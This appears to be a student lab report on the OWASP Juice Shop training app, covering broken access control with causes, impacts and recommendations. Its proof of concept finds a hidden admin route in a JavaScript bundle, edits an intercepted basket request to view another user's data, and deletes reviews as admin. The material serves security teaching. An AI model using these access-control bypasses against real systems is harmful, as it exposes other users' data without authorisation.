- Repeat New Password:** A text input field containing six dots. Below it is a character count '5/20'.
- Show password advice:** A toggle switch (currently off) followed by the text 'Show password advice'.
- Change:** A button with a pencil icon and the text 'Change'.

OWASP Juice Shop


Account

Login

Email *
jim@juice-sh.op


Password *
12345

Forgot your password?



Log in





☐ Remember me

or


Log in with Google

Not yet a customer?

OWASP Juice Shop


AccountYour Basket 2EN

All Products




Apple Juice
(1000ml)
1.99€


Add to Basket





Apple Pomace
0.89€

Add to Basket

jim@juice-sh.op

Orders & Payment ▸

Privacy & Security ▸

Logout

Category 5: Broken Access Control

Why it's Difficult:

Broken access control vulnerabilities often arise from complex authorization logic, improper configuration, or the misuse of privileges. These vulnerabilities can be challenging to detect because they may not immediately result in visible errors or unexpected behavior. Developers may overlook edge cases or assume that the system's default access controls are sufficient.

How the Vulnerability Happens:

Broken access control occurs when an application fails to enforce proper access controls, allowing unauthorized users to access or perform actions that they are not entitled to. This can happen due to various reasons, such as:

- Insufficient authorization checks: The application may not adequately verify a user's permissions before granting access to resources.
- Improper role-based access control (RBAC): Roles may not be defined or assigned correctly, leading to unintended access privileges.
- Privilege escalation: Users may be able to elevate their privileges to access unauthorized resources.
- Insecure direct object references (IDOR): As discussed earlier, IDOR vulnerabilities can be exploited to bypass access controls.

Impact of the Vulnerability:


Broken access control can lead to severe consequences, including:

- Unauthorized data access: Attackers may gain access to sensitive information such as customer data, financial records, or intellectual property.
- Privilege escalation: Attackers may be able to escalate their privileges to gain control over the entire system.
- System compromise: In severe cases, broken access control can lead to full system compromise, allowing attackers to execute arbitrary code or install malware.

Recommendations:

- Implement robust authorization mechanisms: Use a fine-grained authorization model that ensures users only have access to the resources and actions they are entitled to.
- Enforce least privilege: Grant users the minimum privileges necessary to perform their tasks.
- Regularly review and update access controls: As the application evolves, ensure that access controls remain appropriate and up-to-date.
- Use secure coding practices: Avoid common coding errors that can lead to access control vulnerabilities, such as hardcoding credentials or using insecure default configurations.
- Conduct regular vulnerability assessments: Conduct regular security assessments to identify and address potential access control vulnerabilities.
- Educate users: Train users on the importance of security and the risks associated with sharing their credentials or clicking on suspicious links.

- **Proof of Concept**




Modern-day systems will allow for multiple users to have access to different pages. Administrators most commonly use an administration page to edit, add and remove different elements of a website. You might use these when you are building a website with programs such as Weebly or Wix.

When Broken Access Control exploits or bugs are found, it will be categorised into one of **two types**:

Horizontal Privilege Escalation	Occurs when a user can perform an action or access data of another user with the same level of permissions.
Vertical Privilege Escalation	Occurs when a user can perform an action or access data of another user with a higher level of permissions.

Broken Access Control




Vulnerability #1: Access the administration page

First, we are going to open the **Debugger** on **Firefox**.


(Or **Sources** on **Chrome**.)

This can be done by navigating to it in the Web Developers menu.



We are then going to refresh the page and look for a javascript file for **main-es2015.js**


We will then go to that page at: juice-shop.herokuapp.com/main-es2015.js



To get this into a format we can read, click the { } button at the bottom

Now search for the term "admin"

You will come across a couple of different words containing "admin" but the one we are looking for is "path: administration"



This hints towards a page called **"/#!/administration"** as can be seen by the **about** path a couple lines below, but going there while not logged in doesn't work.


As this is an Administrator page, it makes sense that we need to be in the **Admin account** in order to view it.

A good way to stop users from accessing this is to only load parts of the application that need to be used by them. This stops sensitive information such as an admin page from being leaked or viewed.

Vulnerability #2: View another user's shopping basket

Login to the Admin account and click on 'Your Basket'. Make sure Burp is running so you can capture the request!


Forward each request until you see: *GET /rest/basket/1 HTTP/1.1*



Now, we are going to change the number **1** after */basket/* to **2**

GET /rest/basket/2 HTTP/1.1

It will now show you the basket of UserID 2. You can do this for other UserIDs as well, provided that they have one!



Vulnerability #3: Remove all 5-star reviews

Navigate to the <http://juice-shop.herokuapp.com/#/administration> page again and click the bin icon next to the review with 5 stars!

Customer Feedback				
1	I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)	★ ★ ★ ★ ★	🗑	
2	Great shop! Awesome service! (**@juice-sh.op)	★ ★ ★ ★ ★	🗑	
3	Nothing useful available here! (**der@juice-sh.op)	★ ★ ★ ★ ★	🗑	
	Incompetent customer support! Can't even upload photo of broken purchase!...	★ ★ ★ ★ ★	🗑	
	This is the store for awesome stuff of all kinds! (anonymous)	★ ★ ★ ★ ★	🗑	
	Never gonna buy anywhere else from now on! Thanks for the great service! (anony-...	★ ★ ★ ★ ★	🗑	
	Keep up the good work! (anonymous)	★ ★ ★ ★ ★	🗑	

